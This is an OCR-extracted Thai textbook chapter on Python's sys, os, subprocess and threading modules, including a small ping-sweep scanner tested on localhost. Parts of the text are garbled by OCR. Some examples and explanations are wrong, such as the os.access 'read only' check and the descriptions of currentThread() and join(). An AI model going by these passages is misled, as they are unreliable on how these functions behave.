sys\_argv[0] คือ ชื่อของโปรแกรม และเมื่อใช้คำสั่ง len(sys.argv) ในบรรทัดที่ 2 ส่งผลให้แสดงจำนวนอาร์กิวเมนต์ทั้งหมดออกมานะ ในที่นี้เท่ากับ 4 และเมื่อสั่งพิมพ์ sys.argv ในบรรทัดที่ 3 โปรแกรมจะแสดงชื่อโปรแกรมและอาร์กิวเมนต์ทั้งหมดออกมานะ ในบรรทัดสุดท้ายสั่งพิมพ์ sys.argv[1] ผลลัพธ์ที่ได้ คือ อาร์กิวเมนต์ในลำดับที่ 1 นั่นเอง สำหรับ sys.argv[2] เท่ากับ 2 และ sys.argv[3] เท่ากับ 3 ตามลำดับ

ตัวอย่างการใช้งานของโมดูล sys เพื่อแสดงข้อมูลอื่น ๆ ของระบบดังนี้

```
1 import sys
2
3 print(sys.platform)
4 print(sys.version)
5 print(sys.getfilesystemencoding())
6 print(sys.getdefaultencoding())
7 print(sys.path)
8 print(sys.stdout.write("Writing to the standard output"))
```

sys\_windows\_information.py

```
win32
3.9.5 (tags/v3.9.5:0a7dcbd, May 3 2021, 17:27:52) [MSC v.1928 64 bit (AMD64)]
utf-8
utf-8
['C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/CH15', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\Lib\\idlelib',
 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\python39.zip', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\DLLs',
 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\lib',
 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\lib\\site-packages']
>>>
Writing to the standard output30
```

ในบรรทัดที่ 3 แสดงผลฟอร์มของวินโดวส์ที่กำลังใช้งานอยู่ คือ win32 ในบรรทัดที่ 4 แสดงเวอร์ชันของแพรอนที่กำลังใช้งานอยู่ คือ 3.9.5 ในบรรทัดที่ 7 แสดงเส้นทางที่ระบบปฏิบัติการได้กำหนดไว้ และบรรทัดสุดท้ายสั่งให้พิมพ์ข้อความ "Writing to the standard output" ด้วยมาตราฐานเอตพุต คือ จะภาพนั่นเอง

## 2. โมดูล os

เป็นโมดูลที่ช่วยให้สามารถเข้าถึงสภาพแวดล้อมของระบบปฏิบัติการ เช่น ระบบโครงสร้างเพ้ม และสิทธิ์การเข้าถึงเพ้มข้อมูล เป็นต้น

ตัวอย่างเช่น ต้องการตรวจสอบไฟล์ข้อมูลว่ามีอยู่หรือไม่ ถ้าไฟล์มีอยู่ให้ตรวจสอบว่าสิทธิ์ในการใช้งานเป็นอย่างไร ตัวอย่าง เช่น

```

1 import sys
2 import os
3
4 if len(sys.argv) == 2:
5     filename = sys.argv[1]
6     if not os.path.isfile(filename):
7         print(filename + " does not exist.")
8         exit(0)
9 if os.access(filename, os.R_OK):
10    print(filename + " read only.")
11    exit(0)

```

ให้ทดสอบสั่งรันโปรแกรมใน MS-DOS prompt โดยป้อนชื่อไฟล์ที่ไม่มีอยู่ในไดเรคทรอริบ์จุบัน เช่น >python myfile.txt ผลลัพธ์ที่ได้ คือ

```
C:\Users\Phat\AppData\Local\Programs\Python\Python39\Python\CH15>python os_checkFile.py myfile
myfile does not exist.
```

แต่ถ้าป้อนชื่อไฟล์ที่มีอยู่ในไดเรคทรอริบ์จุบัน เช่น >python test.txt โดยไฟล์ตั้งกล่าวกำหนดสิทธิ์ให้สามารถอ่านได้อย่างเดียว ผลลัพธ์ที่ได้ ดังนี้

```
C:\Users\Phat\AppData\Local\Programs\Python\Python39\Python\CH15>python os_checkFile.py test.txt
test.txt read only.
```

นอกจานี้โมดูล OS ยังมีเมธอดสำหรับแสดงรายการไฟล์และไดเรกทอรีในไดเรกทอรีปัจจุบัน เตรียมไว้ให้ด้วย เช่น

```
1 import os
2 pwd = os.getcwd()
3 list_directory = os.listdir(pwd)
4 for directory in list_directory:
5     print(directory)
```

ผลลัพธ์ที่ได้ คือ

```
os_checkFile.py
os_workingDirectory.py
sys_argv.py
sys_windows_information.py
test.txt
test_folder
```

โดย os.getcwd() แสดงที่อยู่ไดเรกทอรีปัจจุบัน และ os.listdir(pwd) คือ แสดงรายชื่อไฟล์และไดเรกทอรีทั้งหมด ในบรรทัดที่ 4 ใช้ for แสดงผล ชื่อไฟล์และไดเรกทอรีที่เก็บในตัวแปร list\_directory มาแสดงผล

นอกจานี้ โมดูล OS ยังมีเมธอดที่ใช้งานบ่อยสำหรับการเขียนโปรแกรมระบบ เช่น

- os.system() อนุญาตให้เรียกใช้คำสั่งใน MS-DOS หรือ ลินุกซ์ เฉลล์ทำงาน
- os.listdir(path) แสดงรายการในไดเรกทอรีที่ระบุใน path
- os.walk(path) แสดงตำแหน่งที่อยู่ไฟล์ ชื่อไดเรกทอรี และชื่อไฟล์ เช่น

```
1 import os
2 for root,dirs,files in os.walk(".",topdown=False):
3     for name in files:
4         print(os.path.join(root,name))
5     for name in dirs:
6         print(name)
```

```

.\os_checkFile.py
.\os_checkFile_Directory.py
.\os_workingDirectory.py
.\sys_argv.py
.\sys_windows_information.py
.\test.txt
test_folder
>>>

```

จากตัวอย่าง บรรทัดที่ 2 เมื่ออด os.walk(".",topdown=False) จะค้นหาเพิ่มทั้งหมดในไดเรคทรอรีปัจจุบัน ค่าที่ส่งคืนกลับจะประกอบไปด้วย ตำแหน่งที่อยู่ปัจจุบัน ชื่อไดเรคทรอรี และชื่อเพิ่มทั้งหมด ในบรรทัดที่ 3 และ 4 สั่งพิมพ์เฉพาะชื่อเพิ่มทั้งหมด ส่วนบรรทัดที่ 5 และ 6 จะพิมพ์เฉพาะชื่อไดเรคทรอรี

เมื่อต้องการตรวจสอบว่ากำลังเขียนโปรแกรมในระบบปฏิบัติการใด สามารถใช้เมธอด .system() ในโมดูล platform ได้ และใช้ os.system() ใน การเรียกใช้คำสั่งต่าง ๆ ในระบบปฏิบัติการได้ เช่น


```

1 import os
2 import platform
3 osx = platform.system()
4 print(osx)
5 if (osx == "Windows"):
6     ping_command = "ping -n 10 127.0.0.1"
7 elif (osx == "Linux"):
8     ping_command = "ping -c 10 127.0.0.1"
9 else :
10    ping_command = "ping -c 10 127.0.0.1"
11
12 os.system(ping_command)

```

จากตัวอย่างโปรแกรมชื่อ platform\_os.py บรรทัดที่ 3 platform.system() แสดงระบบปฏิบัติการที่กำลังใช้งานอยู่ในที่นี่คือ Windows เก็บไว้ในตัวแปร OSX จากนั้นตรวจสอบตัวแปรดังกล่าวว่า ถ้าเป็นระบบปฏิบัติการวินโดว์สจะสร้างสตริงที่มีข้อความว่า "ping -n 10 127.0.0.1" (เป็นคำสั่งทดสอบว่าໄວพิป้ายทางอยู่หรือไม่) แต่ถ้าเป็นระบบปฏิบัติการลินุกซ์ หรือระบบปฏิบัติการที่ไม่รู้จักจะสร้างสตริง "ping -c 10 127.0.0.1" เก็บไว้ใน

ตัวแปร ping\_command โดยบรรทัดสุดท้ายจะให้คำสั่งดังกล่าวทำงานโดยส่งเป็นพารามิเตอร์ให้กับเมธอด os.system(ping\_command) ผลลัพธ์จะปรากฏดังนี้



```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

### 3. โมดูล subprocess

โปรแกรมที่ทำงานอยู่บนระบบปฏิบัติการ เรียกว่าชื่อว่าโพรเซส โดยแต่ละโพรเซสได้รับการจัดสรรครทรัพยากร เช่น เวลาในการประมวลผลกับซีพียู หน่วยความจำ และเพิ่ม เป็นต้น จากระบบปฏิบัติการ เพื่อทำงานของตนเอง ให้เสร็จสิ้น โดยแต่ละโพรเซสสามารถสร้างโพรเซสข้ออุ ๆ ขึ้นมาอีกกี่ตัวก็ได้ เรียกว่า โพรเซสข้ออุ (subprocess) โดยโพรเซสข้ออุที่สร้างขึ้นใหม่จะใช้ทรัพยากรร่วมกับโพรเซสแม่ที่มันถูกสร้างขึ้น ทำให้ความเร็วในการประมวลผลดีกว่าการสร้างโพรเซสขึ้นใหม่ โดยใช้โมดูล os.system() เมื่อตอนเนื้อหาอย่างที่กล่าวมาแล้ว ตัวอย่างการใช้งานโมดูล subprocess แสดงต่อไปนี้

แสดงชื่อไฟล์ในไดเรคทรอรี่ปัจจุบัน

```
1 import os
2 import platform
3 import subprocess
4
5 osx = platform.system()
6 if (osx == "Windows"):
7     command = "dir"
8 elif (osx == "Linux"):
9     command = "ls"
10
11 subprocess.run(command, shell=True)
```

จากตัวอย่างโปรแกรมชื่อ subprocess\_dir.py ดำเนินการตรวจสอบระบบปฏิบัติการที่ใช้ด้วยเมธอด .system() ผลลัพธ์เก็บไว้ในตัวแปร OSX ถ้าค่าในตัวแปร OSX เป็นวินโดวส์ ให้สร้างคำสั่ง "dir" เพื่อแสดงรายการแฟ้มภายในไดเรกทรอรีปัจจุบัน และถ้าเป็นลินุกซ์ ให้สร้างคำสั่ง "ls" เพื่อแสดงรายการแฟ้มภายในไดเรกทรอรีปัจจุบัน เช่นเดียวกับวินโดวสนั่นเอง ผลลัพธ์ที่ได้ คือ ชื่อแฟ้มและไดเรกทรอรีทั้งหมดภายในไดเรกทรอรีที่

```
06/29/2021  09:31 PM    <DIR>      .
06/29/2021  09:31 PM    <DIR>      ..
06/29/2021  07:55 PM          266 os_checkFile.py
06/29/2021  08:33 PM          165 os_checkFile_Directory.py
06/29/2021  08:09 PM          122 os_workingDirectory.py
06/29/2021  08:50 PM          285 platform_os.py
06/29/2021  09:43 PM          205 subprocess_dir.py
06/28/2021  09:46 PM          199 sys_argv.py
06/28/2021  10:06 PM          204 sys_windows_information.py
06/28/2021  10:34 PM          4 test.txt
06/29/2021  08:09 PM    <DIR>      test_folder
               8 File(s)        1,450 bytes
               3 Dir(s)   413,150,851,072 bytes free
```

การทำงานรับค่าผลลัพธ์กลับจากการ subprocess ให้กำหนด capture\_output=True และกำหนดให้ text=True เพื่อจัดรูปแบบเอกสารพูดให้อ่านง่ายขึ้น และสั่งพิมพ์ผ่านเอกสารพูดมาตราฐาน คือ จอภาพด้วย .stdout ดังตัวอย่าง

```
1 import os
2 import platform
3 import subprocess
4
5 osx = platform.system()
6 if (osx == "Windows"):
7     command = "dir"
8 elif (osx == "Linux"):
9     command = "ls"
10
11 result = subprocess.run(command, shell=True, capture_output=True, text=True)
12 print(result.stdout)
```

```

06/29/2021 10:22 PM <DIR> .
06/29/2021 10:22 PM <DIR> ..
06/29/2021 07:55 PM 266 os_checkFile.py
06/29/2021 08:33 PM 165 os_checkFile_Directory.py
06/29/2021 08:09 PM 122 os_workingDirectory.py
06/29/2021 08:50 PM 285 platform_os.py
06/29/2021 09:43 PM 205 subprocess_dir.py
06/29/2021 10:24 PM 272 subprocess_return_dir.py
06/28/2021 09:46 PM 199 sys_argv.py
06/28/2021 10:06 PM 204 sys_windows_information.py
06/28/2021 10:34 PM 4 test.txt
06/29/2021 08:09 PM <DIR> test_folder
9 File(s) 1,722 bytes
3 Dir(s) 413,164,515,328 bytes free

```


&gt;&gt;&gt;

นอกจากเมธอด subprocess.run() ที่สร้างprocressโดยได้แล้ว ยังมีเมธอด subprocess.Popen() ที่สามารถสร้างprocressโดยได้เป็นเดียวกัน ดังตัวอย่าง

```

1 import subprocess
2
3 p = subprocess.Popen("dir", stdout=subprocess.PIPE, shell=True)
4 (output, err) = p.communicate()
5 print(output.decode())

```



ผลลัพธ์จากโปรแกรมนี้ (Popen.py) จะมีอนกับตัวอย่างด้านบน โดยค่าที่ส่งกลับมาจากการ Popen() ส่งกลับมา 2 ค่า (โดยใช้เมธอด .communicate()) คือ ชื่อแฟ้มและไดเรคทรอรี่ทั้งหมด โดยเก็บไว้ในตัวแปร output และข้อผิดพลาดซึ่งอาจจะเกิดขึ้นขณะอ่านแฟ้ม เก็บไว้ในตัวแปร err ผลลัพธ์ที่ได้จะเป็นไปได้ต่อ กัน ทำให้อ่านได้ลำบาก ดังนั้นจึงใช้เมธอด .decode() ในการจัดรูปแบบให้อ่านง่ายขึ้น

ทดสอบเขียนโปรแกรมสแกนเครือข่ายด้วยคำสั่ง ping โดยเรียกผ่าน subprocess.Popen() ดังตัวอย่าง

```

1 from subprocess import Popen, PIPE
2 import sys
3 import argparse
4
5 parser = argparse.ArgumentParser(description='Ping Scans Network')
6 parser.add_argument("-network", dest="network", \
7                     help="Network number[For example 127.0.0]", \
8                     required=True)
9 parser.add_argument("-hosts", dest="hosts", \
10                     help="Host number", type=int, required=True)
11 parsed_args = parser.parse_args()
12 for ip in range(1,parsed_args.hosts+1):
13     ipAddress = parsed_args.network + '.' + str(ip)
14     print ("Scanning %s " %(ipAddress))
15     if sys.platform.startswith('linux'):
16         # Ping command for Linux
17         subprocess = Popen(['/bin/ping', '-c 1 ', ipAddress], \
18                             stdin=PIPE, stdout=PIPE, stderr=PIPE)
19     elif sys.platform.startswith('win'):
20         # Ping command for Windows
21         subprocess = Popen(['ping', ipAddress], stdin=PIPE, \
22                             stdout=PIPE, stderr=PIPE)
23     stdout, stderr= subprocess.communicate(input=None)
24     print(stdout.decode())
25     if "Lost = 0" in str(stdout) or "bytes from " in str(stdout):
26         print("The Ip Address %s has responded with a ECHO_REPLY!" \
27             %(stdout.split()[1]))

```

ทดสอบสั่งรันโปรแกรมโดยการป้อนคำสั่งใน MS-DOS ดังนี้

>python scanningNetworkByPing.py –network 127.0.0 –  
hosts 1

ผลลัพธ์ที่ได้ เช่น

```

Scanning 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

The Ip Address b'127.0.0.1' has responded with a ECHO_REPLY!

```

อธิบายการทำงานของโปรแกรมดังนี้

บรรทัดที่ 5: เขียนคำอธิบายการทำงานของโปรแกรมโดยกำหนดผ่านตัวแปร description='Ping Scans Network'

บรรทัดที่ 6: กำหนดให้ฟังก์ชันป้อนหมายเลขเครือข่ายต่อจากชื่อโปรแกรม โดยหมายเลขเครือข่ายที่ป้อนจะเก็บอยู่ในตัวแปร network

บรรทัดที่ 9: กำหนดให้ฟังก์ชันป้อนหมายเลขเครือข่ายเป็นจำนวนเต็ม ต่อท้ายหมายเลขเครือข่าย ข้อมูลที่ป้อนจะเก็บอยู่ในตัวแปร hosts

บรรทัดที่ 12: ใช้ for ดึงข้อมูลจากตัวแปร parsed\_args คือ หมายเลขเครือข่าย + กับหมายเลขไอพีปลายทาง

บรรทัดที่ 15: ตรวจสอบว่าระบบปฏิบัติการที่กำลังทำงานอยู่เป็น 'linux' หรือไม่ ถ้าใช่ จะทำงานในบรรทัดที่ 17 โดยสร้างโปรแกรมอยด้วยคำสั่ง subprocess.Popen() และส่งคำสั่งให้กับเมธอดดังกล่าว คือ '/bin/ping -c 1' ตามด้วยหมายเลขไอพีปลายทาง ซึ่งเป็นการตรวจสอบว่าเครื่องปลายทางยังคงทำงานหรือไม่ ด้วยคำสั่ง ping (ICMP) โดยความผิดพลาดและมาตรฐานอินพุตและเอาต์พุตผ่าน PIPE

บรรทัดที่ 20: โปรแกรมตรวจสอบว่าระบบปฏิบัติการเป็น 'win' หรือไม่ ถ้าใช่ โปรแกรมจะตรวจสอบไอพีปลายทางด้วยคำสั่ง 'ping' ตามด้วยไอพีปลายทาง คือ 'ping 127.0.0.1'


บรรทัดที่ 23: ส่งผลลัพธ์กลับมาจากการคำสั่ง ping ด้วยเมธอด .communicate() โดยเก็บไว้ในตัวแปร stdout, stderr ตามลำดับ

บรรทัดที่ 25: ถ้าเครื่องปลายทางทำงานปกติ ("Lost = 0") หรือมีการตอบกลับมาจากเครื่องปลายทาง ("bytes from ") ให้พิมพ์ "The Ip Address %s has responded with a ECHO\_REPLY!" พร้อมกับไอพีปลายทาง ในบรรทัดที่ 26

#### 4. การเขียนโครงสร้างแฟ้มและไดเรคทรอรี

โมดูล OS ใช้เมธอด .walk(ไดเรคทรอรี) ในการแสดงแฟ้มข้อมูลในไดเรคทรอรีที่ต้องการ ตัวอย่างเช่น ถ้าต้องการแสดงรายการแฟ้มข้อมูลในไดเรคทรอรีปัจจุบัน สามารถใช้คำสั่งดังนี้

```
1 import os
2 # you can adjust the "/" to a directory which your choice
3 for file in os.walk("./"):
4     print(file)
```



ผลลัพธ์ที่ได้ คือ

```
('.', ['test_folder'], ['os_checkFile.py', 'os_checkFile_Directory.py', 'os_walk.py', 'os_workingDirectory.py', 'platform_os.py', 'Popen.py', 'prog.py', 'scanningNetworkByPing.py', 'subprocess_dir.py', 'subprocess_return_dir.py', 'sys_argv.py', 'sys_windows_information.py', 'test.txt'])
('./test_folder', [], [])
>>>
```

สามารถตรวจสอบว่าเป็นแฟ้มหรือไม่ โดยใช้เมธอด .isfile(ชื่อแฟ้ม) เช่น

```
1 import os
2
3 file_name = "C:\\Suchart\\Python\\CH15"
4 print(os.path.isfile(file_name))
5 file_name = "./os_isfile.py"
6 print(os.path.isfile(file_name))
```

```
False
True
>>>
```

สามารถตรวจสอบว่าไฟล์มีอยู่หรือไม่ โดยใช้เมธอด .exists(ซึ่งมีเพิ่ม) เช่น

```
1 import os
2
3 file_name = "C:\\\\Suchart\\\\Python\\\\CH15\\\\myfile.txt"
4 print(os.path.exists(file_name))
5 file_name = "./os_isfile.py"
6 print(os.path.exists(file_name))
```

```
False
True
>>>
```

สร้างไดเรกทอรีโดยใช้เมธอด .makedirs() ตัวอย่างเช่น

```
1 import os
2
3 if not os.path.exists('my_dir'):
4     try:
5         os.makedirs('my_dir')
6     except OSError as e:
7         print(e)
```


## 5. เธรด (Threads)

ระบบคอมพิวเตอร์สมัยใหม่อนุญาตให้ผู้ใช้งานสามารถประมวลผลโปรแกรมได้มากกว่า 1 โปรแกรมพร้อม ๆ กัน โดยเรียกเทคนิคนี้ว่า มัลติโพรเซสซิ่ง (Multi-Processing/Multi-Threading) ซึ่งส่งผลให้แอ��พพลิเคชันต่าง ๆ สามารถรองรับการเชื่อมต่อและใช้งานจากผู้ใช้งานได้มากกว่า 1 ช่องทาง ตัวอย่างเช่น เว็บเซิร์ฟเวอร์ (Web server) สามารถให้บริการจากผู้ใช้งานจำนวนมากพร้อม ๆ กันได้ เป็นต้น

Process (โพรเซส) คือ โปรแกรมที่เริ่มต้นตั้งแต่อยู่ในคิว (Queue) เพื่อรอการประมวลผลด้วยซีพียู ไปจนถึงการยุติการทำงาน (Terminate) หรือ ยกิบายให้เข้าใจง่าย ๆ คือ เมื่อผู้ใช้งานดับเบิลคลิกที่ไอคอนของโปรแกรมใด โปรแกรมหนึ่งขึ้นมาทำงาน และโปรแกรมดังกล่าวทำงานไปเรื่อย ๆ จนกว่าจะ

ปิดโปรแกรม เรียกโปรแกรมที่กำลังทำงานนั่นว่า procress นั่นเอง โดยช่วงชีวิตของ Procress มีอยู่หลายสถานะ (Process State) ดังรูปที่ 15.1

1) Ready queue คือ สถานะการเลือกโปรแกรมเพื่อนำมาสร้างเป็น Procress โดยเลือกมาจากหน่วยความจำสำรอง เช่น ชาร์ตดิสก์ เมื่อโปรแกรมถูกเรียกเข้ามาแล้วระบบปฏิบัติการจะเปลี่ยนโปรแกรมเป็น Procress โดยการสร้าง Process Control Block (PCB) และจัดเตรียมพื้นที่หน่วยความจำในกระบวนการประมวลผล เตรียมจัดตารางงานให้กับซีพียู และเตรียมอุปกรณ์ IO ต่าง ๆ ที่จำเป็นของ Procress เพื่อให้ทำงานได้สำเร็จ จากนั้น Procress จะถูกนำไปเข้าคิว (Job Queue) เพื่อรอประมวลผลในสถานะต่อไป



รูปที่ 15.1 แสดงสถานะของ Procress และการเปลี่ยนสถานะ

2) Ready คือ สถานะของ Procress ที่เตรียมเข้าไปใช้งานหน่วยประมวลผลกลาง (ซีพียู) ในสถานะนี้อาจมาจาก born หรือ waiting หรือ running ก็ได้ Procress ที่มาจากการ born, waiting หรือ running จะเข้าคิวเพื่อรอเข้าใช้หน่วยประมวลผลกลาง โดยใช้อัลกอริทึมที่เหมาะสมในการเลือก Procress เข้าไปทำงาน เช่น FCFS, SJF เป็นต้น

3) Running คือ สถานะของ Procress ที่ได้เข้าไปใช้งานหน่วยประมวลผลกลาง ณ เวลาใดเวลาหนึ่ง โดยจะมีเพียง 1 Procress เท่านั้นที่สามารถเข้าไป

ประมวลผลในซีพียูได้ เนื่องจากซีพียูทำงานด้วยความเร็วสูงมาก จึงไม่มีปัญหาในเรื่องการรอคbury

4) Terminate หรือ dead เป็นสถานะของโปรแกรมที่ได้รับการประมวลผลเสร็จเรียบร้อยแล้ว หรือโปรแกรมที่มีการทำงานที่ผิดปกติเกิดขึ้น

5) Waiting เป็นสถานะของโปรแกรมที่ได้เข้าไปประมวลผลกับซีพียูแล้ว และมีการเรียกใช้อุปกรณ์รับ – ส่งข้อมูลหรืออุปกรณ์ต่าง ๆ ซึ่งทรัพยากรเหล่านั้นยังไม่ว่าง หรือมีโปรแกรมอื่นกำลังใช้งานอยู่ โปรแกรมเหล่านั้นจะเปลี่ยนจากสถานะ Running ไปเป็น Waiting หรือเรียกว่า Device Queue หรือ Waiting Queue ก็ได้

**Thread (เธรด)** คือ ส่วนประกอบของโปรแกรม โดยปกติโปรแกรมที่มี 1 เธรด เรียกว่า Single thread แต่ถ้า 1 โปรแกรมมีหลายเธรดจะเรียกว่ามัลติเธรด (Multithread) ตัวอย่างเช่น เมื่อผู้ใช้งานเปิดโปรแกรมเว็บเบราว์เซอร์ (Firefox, Chrome, IE) พร้อมกับเรียกไปยังเว็บไซต์ที่ต้องการ เช่น www.google.com เรียกได้ว่าเป็น 1 โปรแกรมหา แต่เมื่อเบราว์เซอร์เริ่มทำงานอาจจะแบ่งเป็นหลาย ๆ เธรด โดยเธรดแรกทำหน้าที่โหลดรูปภาพจาก google \_MANY\_ เครื่องผู้ใช้งาน เธรดที่สองทำหน้าที่โหลดข้อความ Text และเธรดที่สามทำหน้าที่แสดงผลและอนนิเมชันบนหน้าเบราว์เซอร์ของผู้ใช้งาน เป็นต้น

เพราะฉะนั้นก่อนการเขียนโปรแกรมกับระบบเครือข่ายมีความจำเป็นต้องเข้าใจการทำงานของเธรดก่อนเสมอ เพราะว่าความเข้าใจเรื่องเธรดจะช่วยให้เขียนโปรแกรมสามารถเขียนโปรแกรมกับระบบเครือข่ายได้ดีขึ้น

## 1. การเขียนโปรแกรมกับเธรด

ไฟรอนได้จัดเตรียมโมดูลสำหรับบริหารจัดการกับเธรดซึ่ว่า threading ผู้เขียนโปรแกรมจะต้องขยาย (extend) คลาสซึ่ว่า Thread เข้ามาทำงาน ดังตัวอย่างโปรแกรมซึ่งชื่อ myThread.py

```

1 from threading import Thread
2
3 class myThread(Thread):
4     def __init__(self, name):
5         Thread.__init__(self)
6         self.name = name
7
8     def run(self):
9         print("Hello, my name is %s\n" %self.getName())
10
11 thread1 = myThread("Thread 1")
12 thread2 = myThread("Thread 2")
13 thread3 = myThread("Thread 3")
14 thread1.start()
15 thread2.start()
16 thread3.start()

```

ผลลัพธ์จากการสั่งรันโปรแกรม คือ

```

>>> Hello, my name is Thread 1
Hello, my name is Thread 2
Hello, my name is Thread 3

```

จากตัวอย่างโปรแกรม myThread.py แสดงการสร้างและใช้งานthreading โดยบรรทัดที่ 1 โปรแกรมนำเข้าคลาส Thread ที่อยู่ภายใต้โมดูล threading เข้ามาทำงาน บรรทัดที่ 3 สร้างคลาสใหม่ชื่อ MyThread โดยสืบทอดคุณสมบัติมาจากคลาส Thread บรรทัดที่ 4 สร้างคอนสตรัคเตอร์ชื่อ \_\_init\_\_ (สามารถอ่าน OOP เพิ่มเติมได้ในบทที่ 11) ทำหน้าที่กำหนดค่าและทริบิวเบื้องตนให้กับคลาส myThread โดยบรรทัดที่ 5 ทำการໂອເວອຣີຣັດເມຣອດຄອນສຕຣັກເຕອຣ໌ຂອງคลาสແມ່ (คลาส Thread) ซึ่งจะต้องทำเสมอ บรรทัดที่ 6 กำหนดค่าให้แก่ทริบิว name ของคลาส myThread จากการกิวเมนต์สั่งมาจากการสร้างอินสแตนซ์ในบรรทัดที่ 11 – 13 เมื่อโปรแกรมเรียกใช้เมธอด start() กับบรรทัดที่สร้างขึ้นจะส่งผลให้เพรอนคนหาเมธอดที่มีชื่อว่า run() ทันทีซึ่งเมธอด run() ในโปรแกรมนี้จะทำหน้าที่พิมพ์ข้อความว่า "Hello, my name is" ตามด้วยชื่อของເຮັດ เช่น "Hello, my name is Thread 1" บรรทัดที่ 11 – 13 โปรแกรมสร้างอินสแตนซ์ของເຮັດชื่อ thread1, thread2 และ thread3

พร้อมกับส่วนของการกิวเมนต์เป็นชื่อของธเรด คือ "Thread 1", "Thread 2" และ "Thread 3" ตามลำดับ บรรทัดที่ 14 – 16 สั่งเริ่มต้นการทำงานของธเรด ส่งผลให้โปรแกรมเรียกใช้เมธอด run() อัตโนมัติ

## โมดูล Threading

จากที่กล่าวมาแล้วในตอนต้นว่าการเขียนโปรแกรมควบคุมธเรด จำเป็นต้องนำเข้าโมดูล threading เข้ามาทำงานก่อนเสมอ ในหัวข้อนี้ จะกล่าวถึงเมธอดต่าง ๆ ที่โมดูล threading เตรียมไว้ให้ดังนี้

- เมธอด threading.activeCount() คืนค่าจำนวนของธเรดที่กำลังทำงานอยู่ในคิว
- เมธอด threading.currentThread() คืนค่าจำนวนของธเรดที่กำลังประมวลผลกับซีพียู
- เมธอด threading.enumerate() คืนรายการของธเรดทั้งหมดที่ถูกสร้างขึ้นมาในระบบทั้งหมด

ภายในโมดูล threading มีคลาสที่สำคัญในการสร้างและใช้งานธเรด คือ คลาสชื่อ Thread ซึ่งในคลาสดังกล่าวมีเมธอดที่สำคัญดังนี้

- เมธอด run() ทำหน้าที่เริ่มต้นการทำงานของธเรด ซึ่งผู้เขียนโปรแกรมจะต้องเพิ่มโปรแกรมต้นฉบับที่ต้องการลงในส่วนนี้ เมธอดนี้จะทำงานทันทีหลังจากมีการเรียกเมธอด start()
- เมธอด start() ทำหน้าที่กระตุ้นให้ธเรดทำงาน โดยจะมีความสัมพันธ์โดยตรงกับเมธอด run() ตามที่ได้กล่าวมาแล้ว
- เมธอด join([time]) ทำหน้าที่กำหนดช่วงเวลาเพื่อให้ธเรดทำงาน
- เมธอด isAlive() ทำหน้าที่ตรวจสอบว่าธเรดยังคงทำงานอยู่หรือไม่
- เมธอด getName() แสดงชื่อของธเรด
- เมธอด setName() กำหนดชื่อใหม่กับธเรด

สรุปขั้นตอนการสร้างและใช้งานธเรดจากโมดูล threading และคลาส Thread ดังนี้

1. นำเข้าโมดูล threading เช่น from threading import Thread

2. สร้างคลาสใหม่และต้องสืบทอดคุณสมบัติมาจากคลาส Thread เช่น

```
class myClass(Thread):
```

